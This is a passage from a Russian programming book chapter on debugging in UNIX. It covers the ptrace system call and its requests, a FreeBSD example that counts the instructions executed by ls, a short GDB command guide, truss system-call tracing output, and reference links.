Человек — не слуга компьютера! Это компьютер придуман для автоматизации человеческой деятельности (в мире Windows — наоборот!), поэтому UNIX «механизирует» поиск ошибок настолько, насколько это только возможно. Включите максимальный режим предупреждений компилятора или возьмите автономные верификаторы кода (самый известный из которых — Lint), и баги побегут из программы, как мыщъх с тонущего корабля (рис. 23.1). Windows-компиляторы тоже могут генерировать сообщения об ошибках, по строгости не уступающие gcc, но большинство программистов пропускает их мимо ушей. Культура программирования, блин!

Пошаговое выполнение программы и контрольные точки останова в UNIX используются лишь в клинических случаях (типа трепанации черепа), когда все остальные средства оказываются бессильными. Поклонникам Windows такой подход кажется несовременным, ущербным и жутко неудобным, но это все потому, что Windows-отладчики эффективно решают проблемы, которые в UNIX просто не возникают. Разница культур программирования между Windows и UNIX в действительности очень и очень значительна, поэтому прежде чем кидать камни в чужой огород, наведите порядок у себя. «Непривычное» еще не означает «неправильное». Точно такой же дискомфорт ощущает матерый юниксоид, очутившийся в Windows.




Рис. 23.1. Lint в охоте на багов

PTRACE — ФУНДАМЕНТ ДЛЯ GDB

GDB — это системно-независимый кросс-платформенный отладчик. Как и большинство UNIX-отладчиков, он основан на библиотеке ptrace, реализующей низкоуровневые отладочные примитивы. Для отладки многопоточных процессов и параллельных приложений рекомендуется использовать дополнительные библиотеки, например ctrace (http://ctrace.sourceforge.net/), а лучше — специализированные отладчики типа Total View (http://www.etnus.com) (рис. 23.2), поскольку GDB с многопоточностью справляется не самым лучшим образом (см. раздел «Поддержка многопоточности в GDB»).

Ptrace может: переводить процесс в состояние останова/возобновлять его выполнение, читать/записывать данные из/в адресное пространство отлаживаемого процесса, читать/записывать регистры ЦП. На i386 это — регистры общего назначения, сегментные регистры, регистры «сопроцессора» (включая SSE) и отладочные регистры семейства DRx (они нужны для организации аппаратных точек останова). В Linux еще можно манипулировать служебными структурами отлаживаемого процесса и отслеживать вызов системных функций.

В «правильных» UNIX'ах этого нет, и недостающую функциональность приходится реализовывать уже в отладчике. Пример использования ptrace в своих программах приведен в листинге 23.3 (для компиляции под Linux замените PT_TRACE_ME на PTRACE_TRACEME, а PT_STEP на PTRACE_SINGLESTEP).




Рис. 23.2. Внешний вид отладчика Total View, специализирующегося на параллельных приложениях

Листинг 23.3. Пример использования ptrace на Free BSD — подсчет количества машинных команд в ls

```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <sys/ptrace.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <unistd.h>
#include <errno.h>

main()
{
    int pid;                        // pid отлаживаемого процесса
    int wait_val;                   // сюда wait записывает возвращаемое значение
    long long counter = 1;          // счетчик трассируемых инструкций


    // расщепляем процесс на два
```

```
    // родитель будет отлаживать потомка
    // (обработка ошибок для наглядности опущена)
    switch (pid = fork())
    {
        case 0:             // дочерний процесс (его отлаживают)

            // папаша, ну-ка потрассируй меня!
            ptrace(PT_TRACE_ME, 0, 0, 0);

            // вызываем программу, которую надо оттрассировать
            // (для программ, упакованных Шивой, это не сработает)
            execl("/bin/ls", "ls", 0);
            break;

        default:            // родительский процесс (он отлаживает)

            // ждем, пока отлаживаемый процесс
            // не перейдет в состояние останова
            wait(&wait_val);

            // трассируем дочерний процесс, пока он не завершится
            while (WIFSTOPPED(wait_val) /* 1407 */)
            {
                // выполнить следующую машинную инструкцию
                // и перейти в состояние останова
                if (ptrace(PT_STEP, pid, (caddr_t) 1, 0)) break;

                // ждем, пока отлаживаемый процесс
                // не перейдет в состояние останова
                wait(&wait_val);

                // увеличиваем счетчик выполненных
                // машинных инструкций на единицу
                counter++;
            }
        }
        // вывод количества выполненных машинных инструкций на экран
        printf("== %lld\n", counter);
}
```

PTRACE И ЕЕ КОМАНДЫ

В режиме user-mode доступна всего лишь одна функция — ptrace(int _request, pid_t _pid, caddr_t _addr, int _data), но зато эта функция делает все! При желании вы можете за пару часов написать собственный мини-отладчик, специально заточенный под вашу проблему.

Аргумент _request функции ptrace важнейший из всех — он определяет, что мы будем делать. Заголовочные файлы в BSD и Linux используют различные оп-

ределения, затрудняя перенос ptrace-приложений с одной платформы на другую. По умолчанию мы будем использовать определения из заголовочных файлов BSD.

- PT_TRACE_ME (в Linux — PTRACE_TRACEME). Переводит текущий процесс в состояние останова. Обычно используется совместно с fork/execx, хотя встречаются также и самотрассирующиеся приложения. Для каждого из процессов вызов PT_TRACE_ME может быть сделан лишь однажды. Трассировать уже трассируемый процесс не получится (менее значимое следствие — процесс не может трассировать сам себя, сначала он должен расщепиться). На этом основано большое количество антиотладочных приемов, для преодоления которых приходился использовать отладчики, работающие в обход ptrace (см. главу 22 «Методология защиты в мире UNIX»). Отлаживаемому процессу посылается сигнал, переводящий его в состояние останова, из которого он может быть выведен командами PT_CONTINUE или PT_STEP, вызванными из контекста родительского процесса. Функция wait задерживает управление материнского процесса до тех пор, пока отлаживаемый процесс не перейдет в состояние останова или не завершится (тогда она возвращает значение 1407). Остальные аргументы игнорируются.
- PT_ATTACH (в Linux — PTRACE_ATTACH). Переводит в состояние останова уже запущенный процесс с заданным pid, при этом процесс-отладчик становится его «предком». Остальные аргументы игнорируются. Процесс должен иметь тот же самый UID, что и отлаживающий процесс, и не быть setuid/setduid-процессом (или отлаживаться root'ом).
- PT_DETACH (в Linux — PTRACE_DETACH). Прекращает отладку процесса с заданным pid (как по PT_ATTACH, так и по PT_TRACE_ME) и возобновляет его нормальное выполнение. Все остальные аргументы игнорируются.
- PT_CONTINUE (в Linux — PTRACE_CONT). Возобновляет выполнение отлаживаемого процесса с заданным pid без разрыва связи с процессом-отладчиком. Если addr == 1 (в Linux — 0), выполнение продолжается с места последнего останова, в противном случае — с указанного адреса. Аргумент _data задает номер сигнала, посылаемого отлаживаемому процессу (ноль — нет сигналов).
- PT_STEP (в Linux — PTRACE_SINGLESTEP). Пошаговое выполнение процесса с заданным pid'ом: выполнить следующую машинную инструкцию и перейти в состояние останова (под i386 это достигается взводом флага трассировки, хотя некоторые «хакерские» библиотеки используют аппаратные точки останова). BSD требует, чтобы аргумент addr был равен 1, Linux хочет видеть здесь 0. Остальные аргументы игнорируются.
- PT_READ_I/PT_REEAD_D (в Linux — PTRACE_PEEKTEXT/PTRACE_PEEKDATA). Чтение машинного слова из кодовой области и области данных адресного пространства отлаживаемого процесса соответственно. На большинстве современных платформ обе команды полностью эквивалентны. Функция ptrace принимает целевой addr и возвращает считанный результат.
- PT_WRITE_I/PR_READ_D (в Linux — PTRACE_POKETEXT, PTRACE_POKEDATA). Запись машинного слова, переданного в _data, по адресу addr.

- PT_GETREGS/PT_GETFPREGS/PT_GETDBREGS (в Linux — PTRACE_GETREGS, PTRACE_GETFPREGS, PTRACE_GETFPXREGS). Чтение регистров общего назначения, сегментных и отладочных регистров в область памяти процесса-отладчика, заданную указателем _addr. Это системно-зависимые команды, приемлемые только для i386-платформы. Описание регистровой структуры содержится в файле machine/reg.h.
- PT_SETREGS/PT_SETFPREGS/PT_SETDBREGS (в Linux — PTRACE_SETREGS, PTRACE_SETFPREGS, PTRACE_SETFPXREGS). Установка значения регистров отлаживаемого процесса путем копирования содержимого региона памяти по указателю _addr.
- PT_KILL (в Linux — PTRACE_KILL). Посылает отлаживаемому процессу сигнал sigkill, который делает ему харакири.

ПОДДЕРЖКА МНОГОПОТОЧНОСТИ В GDB

Определить, поддерживает ли ваша версия GDB многогопоточность или нет, можно при помощи команды info thread (вывод сведений о потоках), а для переключений между потоками используйте thread N.

Если поддержка многопоточности отсутствует, обновите GDB до версии 5x или установите специальный патч, поставляемый вместе с вашим клоном UNIX или распространяемый отдельно от него (листинги 23.4, 23.5).

Листинг 23.4. Отладка многопоточных приложений не поддерживается

```
(gdb) info threads
(gdb)
```

Листинг 23.5. Отладка многопоточных приложений поддерживается

```
info threads
  4 Thread 2051 (LWP 29448) RunEuler (lpvParam=0x80a67ac) at eu_kern.cpp:633
  3 Thread 1026 (LWP 29443) 0x4020ef14 in __libc_read () from /lib/libc.so.6
* 2 Thread 2049 (LWP 29442) 0x40214260 in __poll (fds=0x80e0380, nfds=1, timeout=2000)
  1 Thread 1024 (LWP 29441)  0x4017caea in __sigsuspend (set=0xbffff11c)
(gdb) thread 4
```

КРАТКОЕ РУКОВОДСТВО ПО GDB

GDB — это консольное приложение, выполненное в классическом духе командной строки (рис. 23.3). И хотя за время своего существования GDB успел обрасти ворохом красивых графических морд (рис 23.4, 23.5), интерактивная отладка в стиле TD в мире UNIX краïне непопулярна. Как правило, это удел эмигрантов с Windows-платформы, сознание которых необратимо искалечено идеологией «окошек». Грубо говоря, если TD — слесарный инструмент, то GDB — токарный станок с программным управлением. Когда-нибудь вы полюбите его...

```
#
# gcc -g debug_demo.c -o debug_demo
# gdb -q debug_demo
(gdb) b main
Breakpoint 1 at 0x80484ca: file debug_demo.c, line 13.
(gdb) r
Starting program: /root/debug_demo

Breakpoint 1, main (argc=1, argv=0xbfbffc68) at debug_demo.c:13
13              int a; int b;b  = 1;
(gdb) display/i $pc
1: x/i $eip  0x80484ca <main+6>:        movl   $0x1,0xfffffff8(%ebp)
(gdb) n
15              for (a = 0; a < 6; a++)
1: x/i $eip  0x80484d1 <main+13>:       movl   $0x0,0xfffffffc(%ebp)
(gdb) n
16                      foo(a, b);
1: x/i $eip  0x80484e0 <main+28>:       add    $0xfffffff8,%esp
(gdb) s
foo (a=0, b=1) at debug_demo.c:6
6               c = a + b;
1: x/i $eip  0x804849a <foo+6>: mov    0x8(%ebp),%eax
(gdb) p b
$1 = 1
(gdb)
```

Рис. 23.3. Внешний вид отладчика GDB

Для отладки на уровне исходных текстов программа должна быть откомпилирована с отладочной информацией. В gcc за это отвечает ключ -g. Если отладочная информация недоступна, GDB будет отлаживать программу на уровне дизассемблерных команд.

Обычно имя отлаживаемого файла передается в командной строке (gdb filename). Для отладки активного процесса укажите в командной строке его ID, а для подключения коры (core dump) воспользуйтесь ключом -core==corename. Все три параметра можно загружать одновременно, попеременно переключаясь между ними командой target: target exec переключается на отлаживаемый файл, target child — на приаттаченный процесс, а target core на дамп коры. Необязательный ключ -q подавляет вывод копирайта.

Загрузив программу в отладчик, мы должны установить точку останова. Для этого служит команда break (она же b). b main устанавливает точку останова на функцию main языка Си, а b _start — на точку входа в ELF-файл (впрочем, в некоторых файлах она называется по-другому). Можно установить точку останова и на произвольный адрес: b *0x8048424 или b *$eax. Регистры пишутся строчными буквами и предваряются знаком доллара. GDB понимает два «общесистемных» регистра: $pc — указатель команд и $sp — стековый указатель. Только помните, что непосредственно после загрузки программы в отладчик никаких регистров у нее еще нет, и они появляются только после запуска отлаживаемого процесса на выполнение (команда run, она же r).

Отладчик самостоятельно решает, какую точку останова установить — программную или аппаратную, — и лучше ему не препятствовать (команда принудительной установки аппаратной точки останова — hbreak — работает не на всех версиях отладчика, в моей она не работает точно). Точки останова на данные в GDB называются точками наблюдения — watch point. watch addr вызывает отладчик всякий раз, когда содержимое addr изменяется, а awatch addr — при чтении/записи в addr. Команда rwatch addr реагирует только на чтение, но работает не во всех

версиях отладчика. Просмотреть список установленных точек останова/наблюдения можно командой info break. Команда clear удаляет все точки останова, clear addr — все точки останова, установленные на данную функцию/адрес/номер строки. Команды enable/disable позволяют временно включать/отключать точки останова. Точки останова поддерживают развитый синтаксис условных команд, описание которого можно найти в документации. Команда continue (c) возобновляет выполнение программы, прерванное точкой останова.

Команда next N (n N) выполняет N следующих строк кода без входа, а step N (s N) — со входом во вложенные функции. Если N не задано, по умолчанию выполняется одна строка. Команды nexti/stepi делают то же самое, но работают не со строками исходного текста, а с машинными командами. Обычно они используются совместно с командой display/i $pc (x/i $pc), предписывающей отладчику отображать текущую машинную команду. Ее достаточно вызывать один раз за сеанс.

Команда jump addr передает управление в произвольную точку программы, а call addr/fname — вызывает функцию fname с аргументами! Этого нет даже в soft-ice! А как часто оно требуется! Другие полезные команды: finish — продолжать выполнение до выхода из текущей функции (соответствует команде soft-ice P RET), until addr (u addr) — продолжать выполнение, пока указанное место не будет достигнуто, а при запуске без аргументов — остановить выполнение при достижении следующей команды (актуально для циклов!), return — немедленное возвращение в дочернюю функцию.

Команда print выражение (p выражение) выводит значение выражения (например, p 1+2), содержимое переменной (p my_var), содержимое регистра (p $eax) или ячейку памяти (p *0x8048424, p *$eax). Если необходимо вывести несколько ячеек — воспользуйтесь командой x/Nh addr, где N — количество выводимых ячеек. Ставить символ звездочки перед адресом в этом случае не нужно. Команда info registers (i r) выводит значение всех доступных регистров. Модификация содержимого ячеек памяти/регистров осуществляется командой set. Например, set $eax = 0 записывает в регистр eax ноль. set var my_var = $ecx присваивает переменной my_var значение регистра ecx, а set {unsigned char*}0x8048424=0xCC записывает по байтовому адресу 0x8048424 число 0xCC. disassemble _addr_from _addr_to выдает содержимое памяти в виде дизассемблерного листинга, формат представления которого определяется командой set disassembly-flavor.

Команды info frame, info args, info local отображают содержимое текущего фрейма стека, аргументы функции и локальные переменные. Для переключения на фрейм материнских функций служит команда frame N. Команда backtrace (bt) делает то же самое, что и call stack в Windows-отладчиках. При исследовании дампов коры она незаменима.

Короче говоря, приблизительный сеанс работы с GDB выглядит так: грузим программу в отладчик, даем b main (а если не сработает, то b _start), затем r, после чего отлаживаем программу по шагам: n/s, при желании задав x/i $pc, чтобы GDB показывал, что у нас выполняется в данный момент. Выходим из отладчика по quit (q). Описание остальных команд — в документации. Теперь, по крайней мере, вы не заблудитесь в ней.




Рис. 23.4. Отладчик DDD — графический интерфейс к GDB

ТРАССИРОВКА СИСТЕМНЫХ ФУНКЦИЙ

Перехват системных функций — это настоящее окно во внутренний мир подопытной программы, показывающее имена вызываемых функций, их аргументы и коды возврата. Отсутствие «лишних» проверок на ошибки — болезнь всех начинающих программистов, и отладчик — не самое лучшее средство для их поиска. Воспользуйтесь одной из штатных утилит truss/ktrace или возьмите любой бесплатный/коммерческий анализатор.




Рис. 23.5. Еще один графический интерфейс к GDB

Вот протокол, полученный truss (листинг 23.6). Смотрите: перед тем как умереть, программа открывает файл my_good_file, не находит его и, как следствие, сбрасывает кору и впадает в нирвану. Разумеется, это простейший случай, но «правило десяти процентов» гласит, что девяносто процентов времени отладки уходит на поиск ошибок, которые вообще недостойны того, чтобы их искать!

Листинг 23.6. Поиски бага с помощью truss

```
__sysctl(0xbfbffb28,0x2,0x2805bce8,0xbfbffb24,0x0,0x0) = 0 (0x0)
mmap(0x0,32768,0x3,0x1002,-1,0x0)                      = 671469568 (0x2805d000)
geteuid()                                              = 0 (0x0)
getuid()                                               = 0 (0x0)
getegid()                                              = 0 (0x0)
getgid()                                               = 0 (0x0)
open("/var/run/ld-elf.so.hints",0,00)                  = 3 (0x3)
read(0x3,0xbfbffb08,0x80)                              = 128 (0x80)
lseek(3,0x80,0)                                        = 128 (0x80)
read(0x3,0x28061000,0x4b)                              = 75 (0x4b)
close(3)                                               = 0 (0x0)
access("/usr/lib/libc.so.4",0)                         = 0 (0x0)
open("/usr/lib/libc.so.4",0,027757775600)              = 3 (0x3)
fstat(3,0xbfbffb50)                                    = 0 (0x0)
read(0x3,0xbfbfeb20,0x1000)                            = 4096 (0x1000)
mmap(0x0,626688,0x5,0x2,3,0x0)                         = 671502336 (0x28065000)
```

продолжение ⇨

Листинг 23.6 *(продолжение)*

```
mmap(0x280e5000,20480,0x3,0x12,3,0x7f000)            = 672026624 (0x280e5000)
mmap(0x280ea000,81920,0x3,0x1012,-1,0x0)             = 672047104 (0x280ea000)
close(3)                                             = 0 (0x0)
sigaction(SIGILL,0xbfbffba8,0xbfbffb90)              = 0 (0x0)
sigprocmask(0x1,0x0,0x2805bc1c)                      = 0 (0x0)
sigaction(SIGILL,0xbfbffb90,0x0)                     = 0 (0x0)
sigprocmask(0x1,0x2805bbe0,0xbfbffbd0)               = 0 (0x0)
sigprocmask(0x3,0x2805bbf0,0x0)                      = 0 (0x0)
open("my_good_file",0,0666)         ERR#2 'No such file or directory'
SIGNAL 11
SIGNAL 11
Process stopped because of:  16
process exit, rval = 139
```

WINDOWS ПРОТИВ UNIX

Сравнение UNIX-отладчиков с Windows показывает значительное отставание последних и их непрофессиональную направленность. Трехмерные кнопки, масштабируемые иконки, всплывающие менюшки — все это, конечно, очень красиво, но жать F10 до потери пульса лениво. В GDB проще макрос написать или использовать уже готовый (благо все, что только можно было запрограммировать, запрограммировали задолго до нас, пользуйся — не хочу).

Отладочные средства в UNIX мощны и разнообразны (свет клином не сошелся на GDB!), и единственное, чего ей недостает, — нормального ядерного отладчика системного уровня, ориентированного на работу с двоичными файлами без символьной информации и исходных тестов. Тяжелое детство и скитание по множеству платформ наложило на UNIX мрачный отпечаток и неприкаянное стремление к переносимости и кросс-платформенности. Какое там хакерство в таких условиях! Впрочем, доступность исходных текстов делает эту проблему неактуальной.

ИНТЕРЕСНЫЕ ССЫЛКИ

Отладка с помощью GDB

Добротно сверстанная документация по GDB (на русском языке).

http://www.Linux.org.ru/books/GNU/gdb/gdb-ru.pdf

GDB Internals

Отличное руководство по внутреннему миру GDB (на английском языке). Очень помогает при доработке исходников.

http://gnuarm.org/pdf/gdbint.pdf

Трассировка процессов с помощью ptrace

Статья про трассировку в Linux с примерами простейших трассировщиков (во Free BSD все не так).

http://gazette.Linux.ru.net/lg81/sandeep.html

Отладчик GNU GDB

Введение в отладку программ, написанных на Free Pascal.

http://Linuxshop.ru/Linuxbegin/article496.html

Squashing Bugs at the Source

Использование библиотеки ctrace для отладки многопоточных программ (на английском языке).

http://www.Linux-mag.com/2004-04/code_01.html

Kernel- und UserSpace Debugging Techniken


Тезисы доклада, посвященного отладке и раскрывающего малоизвестные детали строения GDB (на немецком языке).

http://www.unfug.org/files/debugging.pdf

Reverse engineering des systèmes ELF/INTEL

Исследование и отладка ELF-файлов на i386-платформе без исходных текстов.

www.sstic.org/SSTIC03/articles/SSTIC03-Vanegue_Roy-Reverse_Intel_ELF.pdf



ГЛАВА 24

БРАЧНЫЕ ИГРЫ ЛАЗЕРНЫХ ДИСКОВ

